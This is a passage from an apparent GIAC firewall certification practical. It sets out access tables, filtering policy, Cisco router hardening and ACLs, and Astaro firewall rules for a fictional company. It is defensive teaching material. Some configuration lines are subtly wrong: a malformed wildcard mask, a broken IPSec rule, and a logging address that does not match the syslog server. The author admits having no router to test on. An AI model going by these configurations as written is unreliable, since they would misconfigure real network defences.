services appropriate authentication and access controls must be enforced. For SSH authentication GIAC will be using a pre-shared secret key, not user-name and password. For Terminal services this essentially means enforcing strong, random user passwords. In addition, Microsoft provides further guidelines [5] and these should be followed.

6.13. Physical Security

GIAC will be ensuring that its resources are physically protected. Firstly, its premises are alarmed and access is controlled by an EACS swipe card system. All servers are locked in equipment rooms and secured in locked racks. Access to the rooms and racks is controlled and only authorized personnel are permitted access.

6.14. Procedural Security

GIAC will be developing standard processes to ensure that access to its systems are controlled. These would include:

1. Well documented security policies that comply with the Australian standard AS 4444.
2. Process to authorize logical access to a system. Users must have a valid reason for accessing a particular system and their request will be authorized by an appropriate person.
3. Process for resetting passwords that will include a method for verifying the request is valid.
4. Process for granting physical access to equipment.
5. Change control processes.
6. Processes for managing passwords, especially administrator accounts.
7. Incident control processes to respond to incidents detected by either the IDS or logging server.
8. Processes for ensuring required software patch levels are maintained.

7. PROTOCOL SUMMARY

Having defined the network and the services that are required by all user groups and servers it is now possible to provide a detailed list off access requirements that will be used as a basis for defining router and firewall rules.

The summary is provided as a series of tables defining the generic access group and the specific services (IP services) and elements they require access to (IP addresses). The tables will define those requirements that will impact the border router and external firewall only.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

From Public/Customers/Suppliers/Partners				
Service	Source	Destination	Destination Port	Comment
Access Cookies Application	Internet (any)	Service LAN www.giac.com.au	HTTP TCP 80 HTTPS TCP 443	
DNS Lookups	Internet (any)	Service LAN Dns.giac.com	UDP 53	Zone transfers will not be permitted
Inbound e-mail	Internet (any)	Mail Proxy (external address of firewall)	SMTP TCP 25	Sending mail to GIAC
From Remote Teleworkers (VPN Users and Technical staff)				
Service	Source	Destination	Port	Comment
IPSec IKE	Teleworker	External Firewall	IPSec 500	IPSec Key Exchange and Authentication
IPSec ESP	Teleworker	External Firewall	IPSec 50	Secure Data
Internal DNS Lookups	Teleworker	Server LAN DNS Server 192.168.12.20	DNS UDP 53	
Intranet	Teleworker	Server LAN Intranet Server 192.168.12.10	HTTP TCP 80 HTTPS TCP 443	Includes access to mail repository
Database Access SQLNet	Teleworker	Server LAN Database Server 192.168.12.15	TCP 1521	Microsoft Access
Send e-mail	Teleworker	Server LAN Mail server 192.168.12.30	SMTP TCP 25	Access corporate mail account to send e-mail
Retrieve e-mail	Teleworker	Server LAN Mail Server 192.168.12.30	POP3 TCP 110	
Manage Linux Servers	Technician	Server LAN All Servers	SSH TCP 22	For managing Linux Servers
Manage Windows Servers	Technician	Server LAN All Servers	Terminal Services TCP 3389	For managing Windows 2000 Servers

From Service LAN 192.168.2.64/27				
Service	Source	Destination	Source Port	Comment
Outbound e-mail	Service LAN Mail-relay.giac.com	Internet (any)	SMTP TCP 25	Sending e-mail from GIAC

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Time Synch	Service LAN Time.giac.com.au	Internet (any)	NTP UDP 123	
Recursive DNS Lookups	Service LAN Dns.giac.com	Internet (any)	DNS UDP 53	Recursive lookups for Internal DNS Server
Inbound e-mail	Service LAN Mail.giac.com	Server LAN Mail server 192.168.12.30	SMTP 25	
FTP	ftp.giac.com.au	Astaro FTP Server 128.242.218.125	TCP 20, 21	Active FTP
System logs	Service LAN All servers	Server LAN Syslog Server 192.168.12.25	Syslog UDP 514	
From Server LAN 192.168.12.0				
Service	Source	Destination	Port	Comment
DNS Lookups	Server LAN DNS Server	Service LAN Dns.com.au	DNS UDP 53	Requests for lookups
Time Synch	Server LAN Time Server	Service LAN	NTP UDP 123	Primary time source
Time Synch	Server LAN Time Server	Internet	NTP UDP 123	Secondary time source
Send mail out	Server LAN Mail Server	SMTP Proxy	SMTP TCP 25	
Retrieve Cookies Files	Server LAN Database Server	Service LAN	Passive mode FTP	Retrieve files from Cookies application
From Internal LAN 192.168.11.0				
Service	Source	Destination	Port	Comment
Internet browsing	Internal LAN 192.168.11.0	Internet	HTTP TCP 80 HTTPS TCP 443	
Firewall Updates	Firewall Admin	Service LAN FTP Server	Passive mode FTP	Passive mode FTP

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

QUESTION 2

8. TRAFFIC FILTERING POLICY

The following general traffic filtering policies will be applied:

1. Unless a service is explicitly required, it must be denied, this will conform to the agreed design principle previously mentioned. In practical terms this indicates that specific rules must be placed in the border router and firewall to allow only traffic into the network that is required. All other traffic is to be denied.
2. Filter traffic on the inbound interfaces of the border router and firewall. Filtering traffic on the inbound interfaces will ensure traffic that we do not want to enter GIAC's network will be dropped as early as possible. This will have two benefits, firstly, by dropping unwanted traffic early we will be saving on router CPU cycles. Given that GIAC is using a relatively low end Cisco router this is desirable. Secondly, potentially malicious traffic will be dropped as early as possible making an attacker's job more difficult. Note there will be some requirement to filter outbound traffic and this will be discussed further.

9. BORDER ROUTER

The border router has two main roles:

1. Providing connectivity to GIAC's ISP.
2. Providing ingress and egress filtering to filter out 'absolutes'- traffic we would never expect to either come into or exit our network – and accept only valid traffic. This may appear to contradict the requirement to filter on inbound interfaces however for certain kinds of traffic it will make sense to filter traffic outbound.

It could be argued that there is no requirement to perform any traffic filtering on the border router given the GIAC firewall will be sitting behind it. Ingress filtering filtering on the router however provides the following benefits:

1. It will reduce the load placed on the firewall by filtering out the absolutes.
2. It will contribute to a layered defence.

In short, the router will not be duplicating the firewall, rather it will be augmenting it.

9.1. Access Control Lists (ACL)

The border router selected for GIAC is a Cisco 2514 running IOS v 12.0. This version of IOS supports three kinds of access control lists:

1. Standard
2. Extended
3. Reflexive.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

On each router interface, we can only use one access list so we need to select which ones we will be using.

Standard access lists are allocated a number between 1 and 99 and are the simplest of the three types of ACL. Standard ACLs will filter traffic based on its source IP address only. It allows only two actions, permit or deny the packet.

Extended ACLs are more powerful than Standard ACLs in that they filter the traffic of more criteria than simply it's source address, they are numbered between 100 and 199. In addition to the source IP address extended ACLs allow the router to filter on, source port or port ranges, protocol (ip, tcp, udp, icmp etc), destination IP address and destination port or port ranges. They also allow for some special operators, of particular interest is the 'established' keyword. This allows the router to check if the ACK and/or RST bits are set with the intention being to determine which packets are part of an already established session. This however is particularly unreliable in that there are numerous packet crafting tools eg hping2, SendIP, that would allow an attacker to form packets that would pass this requirement.

As has been discussed Standard and Extended ACLs are allocated numbers. Extended ACLs can also be allocated names that make them more readily understood. ACLs with names are called named ACLs (NACLs).

Both Standard and Extended ACLs are static in that they inspect each packet individually. They have no knowledge of what packet preceded the packet being inspected or what packets would be expected to come after it. The third type of Cisco ACL overcomes this by maintaining the 'state' of a session.

Reflexive ACLs are the most powerful of Cisco's ACLs, they are not numbered and must be named ACLs. They are only available for IOS v 12.0 and higher and therefore GIAC may elect to use them if it decides. Reflexive ACLs are used in pairs so that inbound packets in response to an outbound packet can be analysed. It is also necessary to create a state table for each pair of ACLs where information about the packet is recorded. The inbound packet is compared to the information maintained in the state table to ensure that it belongs to an established session. If it does not belong to a session it will be dropped.

Reflexive ACLs are the most powerful of Cisco's ACLs however they require more CPU cycles and memory than the simpler Standard or Extended ACLs. In the case of GIAC where the router is sitting in front of a firewall that will be performing Stateful Inspection there would be little benefit to be gained by applying Reflexive ACLs. Given the router is not a high end router and it has limited processing power, Reflexive ACLs may also degrade router perfomance to an unacceptable degree.

Extended ACLs also use more processing power than Standard ACLs however given additional filtering capability they will provide greater flexibility

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

in deciding what and what not to pass. This will assist in denying all traffic except that which is required. For this reason GIAC has elected to use extended ACLs in its border router. The 'established' keyword however will not be used given its reliability and the further inspection that will be performed by the firewall.

9.1.1. Rule Ordering

The order that each specific filter rule is placed in the router is critical. ACLs are processed in a top down order, as soon and as a match is found processing ends and the packet is allowed to pass or it will be dropped depending on the rule. The rules must therefore be entered in a manner that minimizes the processing that need to be undertaken by the router, ie the most commonly matched rules should come first.

9.1.2. Implicit Deny

By default Cisco routers will allow everyting to pass through them. As soon as an ACL is added however they will implicitly deny everything except that which has been explicitly allowed.

9.1.3. Logging

Cisco routers will also log all traffic that matches a specific rule. Adding the keyword `log` to the end of the rule will activate the logging function and log packets that match that rule. We will not want to log everything at the router as this would quickly eat up router memory, rather we will want to log things that may indicate suspicious or interesting activity.

9.2. Inbound Taffic Filtering

The first kind of traffic we should should filter out is that traffic which we would *never* expect to see either coming into GIAC's network. This will include:

1. Traffic coming into GIAC's network that has a source IP address of GIAC's internal network, this would include public addresses in the subnets 192.168.2.32/27 and 192.168.2.64/27 (remember from the basic assumptions that these subnets are public addresses) and any private addresses, 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/16.
2. Traffic coming into GIACs network from the local loopback address 127.0.0.0. Traffic sent to this address is normally processed locally and should never be sent across any network.
3. Packets originating from 0.0.0.0 which is reserved for the dafault network
4. Packets originating from the multicast address 224.0.0.0
5. Packets addressed to GIACs broadcast address, 192.168.2.63 and 192.168.2.93. There is no requirement for anyone to address GIACs broadcast addresses and in fact it is often a sign of malicious activity, eg someone may try and use GIAC's network as a SMURF amplifier.
6. Packets that have been source routed. Static packet filtering can be used to filter packets that have the source routed. Loose source routing and strict source routing are often used if the source IP address

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

has been spoofed. Blocking packets that have been source routed will protect against these types of attacks

We could also filter out packets originating from networks that have not been allocated. A complete list of all networks and their allocation can be found at http://www.iana.org/assignments/ipv4-address-space. This however would require constant upkeep to verify if an address is not in use. To confirm whether the address has been allocated, a simple traceroute to an address on that network could be used. If it has not been allocated, GIAC's ISP should return an address unreachable. Given the additional workload this would introduce, GIAC has decided it will not filter out these addresses.

Additional requirements may arise from time to time that will require certain addresses to be blocked from entering GIAC's network. These may include addresses that have been detected performing constant scans of GIAC's network. They could also be entire countries that are home to numerous attacks during time of conflict. The Internet Storm Centre [8] maintains lists of source addresses and countries and the amount of activity detected coming from each. GIAC must continually monitor its firewall logs and resources such as the Internet Storm Centre reports and add and delete ingress filtering rules as required.

There are many other services and protocols that should also be stopped from entering GIAC's network The National Security Agency [10] provides a list of services that should be blocked by a border router, eg netbios that would allow someone to map GIAC;s network, snmp, etc.

Rather than write specific rules to deny all of these it would make far more sense to conclude the ingress ACL with a rule that denies everything. This will have two main advantages. Firstly it is simpler, meaning there will be less chance of mis-configuring the router and secondly, there will undoubtedly be other services that are vulnerable or will become vulnerable and by denying everything that we don't need we will cater for those. Whilst the router will implicitly deny everything not covered by an ACL it makes sense to include a specific rule – it only requires one line a provides piece of mind that it will be done!

In addition to denying certain packets we will obviously need to permit required traffic and a list of requirements has been included in question 1. Because GIAC have elected to use extended ACLs we must also permit replies to requests originating on GIAC's network. For example, a user on GIAC's internal browsing the internet will send a packet to a web server and the web server will respond. If we were using reflexive ACLs this would not be an issue as the state table in the router would identify the packet as belonging to an established session. The Extended ACL however will not recognize this.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

9.3. Outbound Traffic Filtering

Although GIAC has made a conscious decision to filter inbound traffic there is still a requirement to apply some outbound filters. GIAC must be good Internet users and need to ensure that only valid traffic is originating from its network. There are a few reasons why this may not always be the case and egress filters will help overcome such situations. Firstly, an internal system may become compromised and be used to attack other hosts on the Internet. Secondly, an internal user may be hacking other hosts on the Internet and may spoof their IP address. Finally, should something in the firewall not be working we may be leaking private addresses out to the Internet, this is something we want to avoid. The rules will be written to deny illegal traffic out of the network and allow the remainder [9]. They will be much simpler than the ingress rule set and this makes sense given GIAC's policy to filter inbound.

9.4. ICMP Filter Rules

ICMP provides a means for an attacker to elicit information about GIAC's network which is something we should try and avoid. It will need to be filtered into and out of GIAC's network. Firstly the ICMP Echo Request provides a quick way to determine if a certain host exists and is alive. There are certainly very valid reasons for allowing ping into public resources, eg so a user can at least verify if a host is alive if they are experiencing difficulties accessing it. There are risks however, for example the Ping of Death attack relies on sending illegally formed ping packets. For this reasonGIAC has elected to block ICMP echo requests from entering the network. Likewise we should prohibit ICMP echo replies from leaving the network. If problems do arise in the future, these rules can be changed.

It should be noted that applying these rules at the border router will not prohibit GIAC's remote technical staff from sending ICMP requests to GIAC hosts. In this case, the traffic will pass through the border router in a VPN IPSec tunnel. This is desirable as it is reasonable to expect that support staff may need to ping hosts on GIAC's network as part of their support role.

The decision to block ping will have to be continually monitored because there are valid reasons why ping may be required. For example it provides a way of determining if a system is up or down if a remote business partner is experiencing difficulty. If problems arise then GIAC may need to reverse the decision.

Traceroute and tracert are two tools that are used to determine network configuration and we will therefore need to put filters in place to ensure they cannot be used against GIAC's network. Windows tracert uses ICMP echo requests and increasing Time to Live (TTL) values to determine the path to a known host. When it receives the echo reply it will know the path to the host and therefore details of GIAC's border router and firewall. By applying filters to block inbound ICMP echo requests and outbound ICMP echo replies we can stop tracert attempts to map GIAC's network.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The Unix traceroute tool, the Unix equivalent to Windows tracert works in a slightly different manner. Traceroute uses a combination of UDP and ICMP to find the path to a host. It works by sending UDP packets to a host with increasing TTL values until it reaches the host. For each intermediate step an ICMP time exceeded in transit is received much like tracert. The UDP packets are deliberately sent to a high port that would not be expected be listening. Thus when the packets are eventually received at the host, the host will reply with an ICMP port unreachable message indicating the host exists and is alive. Details of the firewall and router will also be known by the time exceeded in transit messages received. As we cannot block UDP packets from entering the network (DNS requires UDP) we should stop ICMP unreachable messages from leaving the network.

We should also block ICMP time exceeded in transit message from leaving the network both tracert and traceroute use these to determine information about intermediate hops on the way to the host. These will indicate the names of GIAC's border router and firewall.

Other ICMP massages we should block include inbound (from the Internet) ICMP Redirect requests as we do not want anyone telling our hosts which router to use and inbound ICMP mask requests as these are used to gain information on the network behind the router. These should be blocked inbound and outbound as it is reasonable to expect GIAC's staff or hosts should not need to send these packets. Similarly we will block ICMP mask replies from leaving and entering the network

10. CONFIGURING THE ROUTER

Now that both the access requirements and the filter rules have been determined it is possible to move on and configure the router. I must point out that I did not have access to a Cisco router and my discussion of the router configuration was based on my reading the following references:

1. NSA Router Security Configuration Guide [10]
2. GCFW Course notes [11]

10.1. Access to the Router

Physical access to the GIAC Border router will be limited to authorized personnel only. The router will be located in a secure equipment room within GIAC's office space and only authorized personnel have access to this room. The router itself is located in a locked rack with the distribution of the key being controlled. In addition to physically securing access to the router it is also necessary to put logical protections in place.

Cisco IOS provides for up to 16 different privilege levels ranging from 0 to 15 which are user configurable. As a default they are shipped with two pre-defined levels, user EXEC mode which is the most basic and essentially enable the user to obtain system health data, the other privileged EXEC mode allows the user to configure the router. We must enter this mode to start the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

configuration. To do this the user must enter the 'enable' command and enter a password from user EXEC mode:

```
router> enable
password:
```

We are then placed in privileged mode:

```
router#
```

We must now ensure that passwords are stored securely on the router. There are two methods to secure passwords on the router, the first method, type 7 uses a Cisco proprietary encryption algorithm to secure the password and the second method, type 5, uses an iterated MD5 hash. It is recommended that type 5 is used because it is much stronger. To set this we must enter global configuration mode:

```
router# config terminal
Enter configuration commands, one per line. End with
CNTL/Z
router(config)#
```

We must now enable type 5 and disable type 7:

```
router(config)# enable secret thisis-asecret
router(config)# no enable password
router(config)# exit
router#
```

An added bonus to using type 5 is that the password is not displayed on the screen as it is typed in so a passer-by cannot read the password as it is entered.

There are basically three ways to access a Cisco router, via an auxiliary port often used for dial in access via a modem, via a virtual terminal port(s) used for Telnet/SSH access and via a local consol port. The GIAC router will be accessed by the local consol port only so we must disable the other access methods:

```
router# config terminal
Enter configuration commands, one per line. End with
CNTL/Z
router(config)# line aux 0
router(config-line)# transport input none
router(config-line)# login local
router(config-line)# exec-timeout 0 1
router(config-line)# no exec
router(config-line)# exit
router#
```

© SANS Institute 2003, Author retains full rights.

The login local command forces the user to log in using a local username which must be created. The exec timeout parameters are in minutes and seconds, so we have specified that the port wil timeout after one second of being idle. We will now disable the virtual terminal connections of which there are 5 by default, numbered 0 to 4.

```
router(config)# line vty 0 4
router(config-line)# transport input none
router(config-line)# login local
router(config-line)# exec-timeout 0 1
router(config-line)# no exec
router(config-line)# exit
router#
```

We'll now set some parameters around the consol login:

```
router(config)# line con 0
router(config-line)# transport input none
router(config-line)# exec timeout 5 0
router(config-line)# exit
router#
```

In this case the timeout is set to 5 minutes and we have not specified local login.

As a final access control we will set a warning banner to specify that only authorized personnel can access the router:

```
router(config)# banner motd
              Unauthorised Access Prohibited
                   All Access is logged
```

10.2. Hardening the Router

As with any operating system, hardening must be performed to ensure that only necessary services are running to reduce the potential vulnerabities in the router.

The Cisco Discovery Protocol (CDP) is a Cisco protocol that a router uses to identify other routers on a LAN segment – we do not need it:

```
router(config)# no cdp run
```

Next we will disable tcp and udp small services (echo, discard, chargen etc):

```
router(config)# no service tcp-small-servers
router(config)# no service udp-small-servers
```

The IOS finger services supports the Unix finger protocol which can be used to ascertain information on the router. We will disable it:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
router(config)# no ip finger
router(config)# no service finger
```

Some later versions of IOS support web based administration from a remote workstation. As we will not be permitting remote administration we will disable this:

```
router(config)# no ip http server
```

Bootp is a service that is used by some hosts to load their operating systems over the network, Cisco routers are capable of acting as a bootp server for other Cisco hardware. We do not require this:

```
router(config)# no ip boot server
```

GIAC has not deployed an SNMP server so we will disable SNMP on the router:

```
router(config)# no snmp-server
```

I have previously explained that source routed packets will not be permitted into GIAC's network. These are disabled in global config mode:

```
router(config)# no ip source-route
```

10.3. Logging

Finally we must tell the router where it must send its logs to:

```
router(config)# logging 192.168.10.25
```

10.4. Configuring Router Interfaces

Now that we have configured access to the router and hardened it we can move on and configure each specfic interface, eth0 and eth1. Inbound traffic filtering rules will be applied to the external interface of the router, eth0 and outbound filtering rules will be applied to the internal interface eth1. As I have previously explained, I will be using extended ACLs and naming them (NACLSs) rather than numbering them for descriptive purposes.

The format of an extended ACL is as follows:

```
{deny/permit} protocol, source address, source wildcard,
source qualifier, destination, destination wildcard,
destination qualifier, {log/log input}
```

Source Wildcard is the wildcard bits to be applied to the source. The wildcard determines what parts of the IP address are compared and those that are not. Wildcards are 32 bit entities that represent with a binary 0 the bits to be matched exactly, eg 0.0.0.0 tests all bits of the IP address (this is the default

© SANS Institute 2003, Author retains full rights.

value if a wildcard is not specified), 255.255.255.2555 doesn't test any bits. The keyword any can be used in place of both the source and the source wildcard.

The source qualifiers are optional details on the packet, eg the port number.

Destination wildcard is the wildcard bits to be applied to the destination address. The keyword any can be used in place of both the destination and the destination wildcard.

Destination qualifier are optional details to be applied to the packet destination, eg destination port.

The keyword log indicates that packets matching the rule are to be logged. We will use this keyword for some conditions.

10.4.1. Inbound Filter rules

The inbound filter rules will be applied as ingress rules on the external interface of the border router, eth0. The ACL has been prepared using the access requirements described in Question 1 and the filtering requirements described previously.

To input the ACLs we get to the Interface Config mode:

```
router(config)# interface eth 0
router(config-if)#
```

The first rules we will apply are those that apply to the interface and must be applied whilst in global interface configuration mode. I have previously explained that we will not be permitting packets to a broadcast address:

```
router(config-if)# no ip direct-broadcast
```

We will also disable ICMP mask replies as these are commonly used by attackers for network mapping:

```
router(config-if)# no ip mask-reply
router(config-if)# exit
```

I have denied a mask replies as it would seem reasonable to assume that GIAC employees do not need to mask requests. A similar rule will be placed on the outbound interface to block outbound replies to requests that may have been received from the Internet. Although the ingress ACL will have a deny any any rule at the end, it will not hurt to block mask replies as a fall back – better to be safe than sorry!

The next step is to name the ingress ACL and start to populate it. To populate I will use the rules I have previously defined and explained:

```
router(config)# ip access list extended filterin
```

© SANS Institute 2003, Author retains full rights.

For clarity, I have named the rule set as filterin – filtering traffic into the network. We will now arrive at the prompt that allows us to enter the rules for the NACL filterin. I will commence by entering those items that we do not want to enter the network. Although the NACL will be concluded with a deny all, it makes sense to deny unwanted noise here, this will save valuable router CPU cycles. In addition dropping these packets early and not logging them will reduce the amount of traffic we have to log and analyse.

```
! deny traffic from private address spaces
router(config-ext-nacl)# deny ip 10.0.0.0 0.255.255.255 any
router(config-ext-nacl)# deny ip 172.16.0.0 0.15.255.255 any
router(config-ext-nacl)# deny ip 192.168.0.0 0.0.255.255 any
! deny traffic from GIAC's public address spaces
router(config-ext-nacl)# deny ip 192.168.2.32 0.0.0.26 any
router(config-ext-nacl)# deny ip 192.168.2.64 0.0.0.26 any
! deny traffic from the local loop-back address
router(config-ext-nacl)# deny ip 127.0.0.0 0.255.255.255 any
! deny zeros
router(config-ext-nacl)# deny ip 0.0.0.0 0.255.255.255 any
! deny multicast
router(config-ext-nacl)# deny ip 224.0.0.0 15.255.255.255 any
! deny and log traffic to GIAC broadcast addresses
router(config-ext-nacl)# deny ip any 192.168.2.63 log
router(config-ext-nacl)# deny ip any 192.168.2.93 log
! deny nasty icmp packets not defined in Global Config Mode
router(config-ext-nacl)# deny icmp any any echo log
router(config-ext-nacl)# deny icmp any any redirect log
router(config-ext-nacl)# deny icmp any any mask-request log
```

Note that there may appear to be a major error here in that I have denied traffic to the private address space 192.168.0.0 yet I will later allow traffic to addresses in this range. It should be remembered that I have assumed that the address 192.168.2.0 is a public address owned by GIAC's ISP.

Now that we have denied what we don't want we can specify what we will accept. Note that we also now enter rules permitting return traffic to any requests that originated on GIACs network – eg employees surfing the web and time synch from both the internal and external time servers. Because the border router is not using reflexive ACLs the return traffic will not be recognized as it is returned and specific rules must be written to allow replies into the network.

```
! permit public access to web server
router(config-ext-nacl)# permit tcp any gt 1023 host 192.168.2.66 eq
80
router(config-ext-nacl)# permit tcp any gt 1023 host 192.168.2.66 eq
443
! allow inbound http replies to employees surfing web
router(config-ext-nacl)# permit tcp any eq 80 host 192.168.2.35 gt
1023 log
router(config-ext-nacl)# permit tcp any eq 443 host 192.168.2.35 gt
1023 log
! permit inbound DNS lookups
router(config-ext-nacl)# permit udp any gt 1023 host 192.168.2.68 eq
53
router(config-ext-nacl)# permit udp any eq 53 host 192.168.2.68 eq 53
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
! allow inbound DNS replies to GIAC DN S Server
router(config-ext-nacl)# permit udp any eq 53 host 192.168.2.68 gt
1023 log
```

Note that we have two entries for DNS, one with a source port of 53 and the other with any port over 1023. Whilst most DNS servers will use the ephemeral ports (ports over 1023) to initiate a lookup, some will be configured to use port 53.

```
! permit inbound mail to mail proxy on firewall
router(config-ext-nacl)# permit tcp any gt 1023 host 192.168.2.35 eq
25
! permit inbound replies to GIAC mail relay server
router(config-ext-nacl)# permit tcp any eq 25 host 192.168.2.67 gt
1023
! permit IPSec VPN
router(config-ext-nacl)# permit udp any 500 host 192.168.2.35 eq 500
log
router(config-ext-nacl)# permit ip 50 any host 192.168.2.35 eq 50 log
! allow inbound replies to time se rvers, internal and external
router(config-ext-nacl)# permit udp any eq 123 host 192.168.2.68 eq
123 log
router(config-ext-nacl)# permit tcp any eq 123 host 192.168.2.35 eq
123 log
```

For traffic that is destined for the internal zone of GIAC (Internal or Server LANs) the destination will be the external interface to the firewall. The firewall is stateful and will be performing NAT and will therefore route the packets accordingly. More of this will be discussed in the next section – configuring the firewall.

```
! allow inbound FTP replies to Update FTP Server (Active FTP)
router(config-ext-nacl)# permit tcp 128.242.218.12  eq 21 host
192.168.2.69 gt 1023 log
router(config-ext-nacl)# permit tcp 128.242.218.12  eq 20 host
192.168.2.69 gt 1023 log
```

The FTP rule has been configured to accept packets from Astaro's ftp server only. It has been placed last because the FTP updates will be occurring a maximum of once per day so this should be the least used rule.

As a final step we will specifically deny everything else:

```
! deny the rest
router(config-ext-nacl)# deny ip any any log
! exit the ACL
router(config-ext-nacl)# exit
router(config)#
```

We can now apply the NACL to the interface:

```
router(config)# interface eth 0
router(config-if)# ip access-group filterin
```

Logging has only been applied to a few select filter rules. Firstly, those people who are trying to 'ping our network or send packets to GIAC's broadcast

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

addresses. These would indicate a potential malicious activity. Of the permitted packets only VPN traffic is logged. It would seem a prudent idea to keep a track of what addresses are attempting to access the GIAC VPN. In addition, the reply traffic for employees surfing the web and time synch are being logged as these are packets we are letting into the internal GIAC network. Finally, the deny any any rule is logged as this is everything else, it is here that we may detect port scans and other activity that may be of interest.

As has been explained, rule order is important when configuring the router. I have divided the rules into three broad group. Firstly traffic we are going to deny. This is all the spurious traffic that should never be processed, eg private address ranges and certain ICMP messages that can be used for malicious purposes. By placing these first we are ensuring that we do not waste router CPU cycles on that traffic. It will also ensure that spurious traffic will never reach the firewall and easing the load placed on that device. Secondly, I have permitted specific types of traffic. Using the extended ACLs we can be quite specific about what we will allow, in this case traffic to the web server etc. Finally I finish the with a deny all. This will ensure that any traffic that does not conform with that which we specifically want will be dropped. This will catch everything else and helps us to deny everything except that we specifically want.

I have also produced quite specific rules, ie permit something to a particular host. Rather than specifying a host, I could have specified the subnet the host belongs to. This would have produced a simpler rule set that would probably be easier to manage. I decided not to however because the GIAC network is relatively small with only a small number of defined hosts and therefore the rules set is still small. The added granularity gives a greater degree of control and therefore security. If GIAC's network were to grow considerably, this may become difficult to manage and the rules changed to make them a little less specific.

10.4.2. Outbound Filter Rules

The outbound filter rules will be applied as ingress rules on the internal interface of the border router, eth1. The rules will aim to restrict undesirable traffic from leaving GIAC's network and permitting other traffic to leave the network. Firslty we will configure those items that must be configured in global interface configuration mode:

```
router(config)# interface eth 1
router(config-if)# no ip direct-broadcast
router(config-if)# no ip mask-reply
router(config-if)# no ip unreachables
router(config-if)# exit
router(config)#
```

These are the ICMP filter rules that have been discussed.

Now we must create and populate the NACL:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
router(config)# ip access list extended filterout
```

For clarity I have named the NACL filterout.

```
! deny traffic from private address spaces
router(config-ext-nacl)# deny ip 10.0.0.0 0.255.255.255 any log
router(config-ext-nacl)# deny ip 172.16.0.0 0.15.255.255 any log
router(config-ext-nacl)# deny ip 192.168.0.0 0.0.255.255 any log
```

Note that there may appear to be a major error here in that I have denied traffic from the private address space 192.168.0.0 yet I will later allow traffic to addresses in this range. It should be remembered that I have assumed that the address 192.168.2.0 is a public address owned by GIAC's ISP

```
! deny traffic from the local loopback address
router(config-ext-nacl)# deny ip 127.0.0.0 0.255.255.255 any log
! deny zeros
router(config-ext-nacl)# deny ip 0.0.0.0 0.255.255.255 any log
! deny multicast
router(config-ext-nacl)# deny ip 224.0.0.0 15.255.255.255 any log
!deny nasty icmp packets
router(config-ext-nacl)# deny icmp any any echo-reply log
router(config-ext-nacl)# deny icmp any any mask-request log
router(config-ext-nacl)# deny icmp any any time-exceeded log

! allow the rest
router(config-ext-nacl)# permit ip any any log
! exit the ACL
router(config-ext-nacl)# exit
router(config)#
```

We can now apply the NACL to the interface:

```
router(config)# interface eth 1
router(config-if)# ip access-group filterout
```

The egress rule order is similar to the ingress rules in that we deny traffic firstly to save CPU cycles and then we specifically permit traffic we want to leave the network. Finally, we finish the rule order with a permit all rule to allow everything else to leave the network. We are also logging everything we don't want leaving the network, eg loopback addresses, private addresses etc. If we know what is trying to leave the network we can determine if there is a fault in any GIAC systems causing that traffic to leave the network and fix that fault, or if any GIAC employees may be may be performing illegal or dubious activities.

11. CONFIGURING THE FIREWALL

The firewall configuration I will be describing is that for the externally facing firewall. This is the primary externally facing network layer security control employed in the GIAC network. Whilst the border router performs some filtering, it is designed to augment not replace the firewall. The firewall has three interfaces:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- eth 0, the interface connecting GIAC's internal network to the firewall.
- eth 1, the interface connecting GIAC's network to the internet via the border router.
- eth 2, the interface connected to GIAC's service network (Service LAN).

A pictorial description of each of these interfaces can be found at in Question 1. The firewall is an Astaro Linux v 4.0 firewall and has been described in Question 1.

11.1. Traffic Filtering Policy

The Astaro firewall has a default deny policy and requires permitted packets to be specifically defined. This conforms to GIAC's policy of denying everything except that which is specifically permitted. General traffic requirements have been listed in section 7 and these must be configured as rules in the firewall. A complete summary of the rules to be configured into each interface of the firewall is described in this section. For ease of presentation the rules will be described per interface. It must be remembered that the packet filter will already be culling a lot of the 'junk' traffic, eg traffic from private IP address ranges etc.

Because the Astaro firewall is a stateful filter, only the connection building packets need to be included in the filter rule. The replies to these packets do not need to be included in any rule bases. Unfortunately, the Astaro documentation does not include information on how the stateful filter works however I am assuming that it maintains a state table for all active connections. This state table probably has a timeout set where a connection will be dropped if no packets are sent or received within that timeout. This can create problems for some long held connections eg FTP control, which may sit idle during long file transfers. The only connection that should be affected is the active FTP connection to the Astaor update server. Given the update files should be relatively small this problem will hopefully not occur however if problems occur with the connection this will be an issue to investigate.

11.1.1. Firewall Interface eth 1

Interface eth 1 is the interface connecting GIAC's network to the Internet. The following rules are to be applied to this interface (note, this excludes VPN users).

Source Address	Protocol	Source Port	Destination Address	Destination Port	Action	
Any	TCP	>1023	192.168.2.66/27	80	Permit	
Any	TCP	>1023	192.168.2.66/27	443	Permit	
Any	UDP	>1023	192.168.2.68/27	53	Permit	
Any	UDP	53	192.168.2.68/27	53	Permit	
128.242.218.125	TCP	Any	192.168.2.35	25	Permit	Mail Proxy
192.168.2.34/27	UDP	>1023	192.168.122.25	514	Permit	Syslog

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Also described in this interface will be the VPN users:

Source Address	Protocol	Source Port	Destination Address	Destination Port	Action	
Any	UDP	>1023	192.168.12.20	53	Permit	
Any	TCP	>1023	192.168.12.10	80	Permit	
Any	TCP	>1023	192.168.12.66	443	Permit	
Any	TCP	>1023	192.168.12.15	1521	Permit	
Any	TCP	>1023	192.168.12.30	25	Permit	
Any	TCP	>1023	192.168.12.30	110	Permit	
Any	TCP	>1023	192.168.12.0	22	Permit	
Any	TCP	>1023	192.168.12.0	3389	Permit	
Any	TCP	>1023	192.168.2.64	22	Permit	
Any	TCP	>1023	192.168.2.64	3389	Permit	
Any	ICMP Echo Request/Reply		192.168.12.0		Permit	Ping
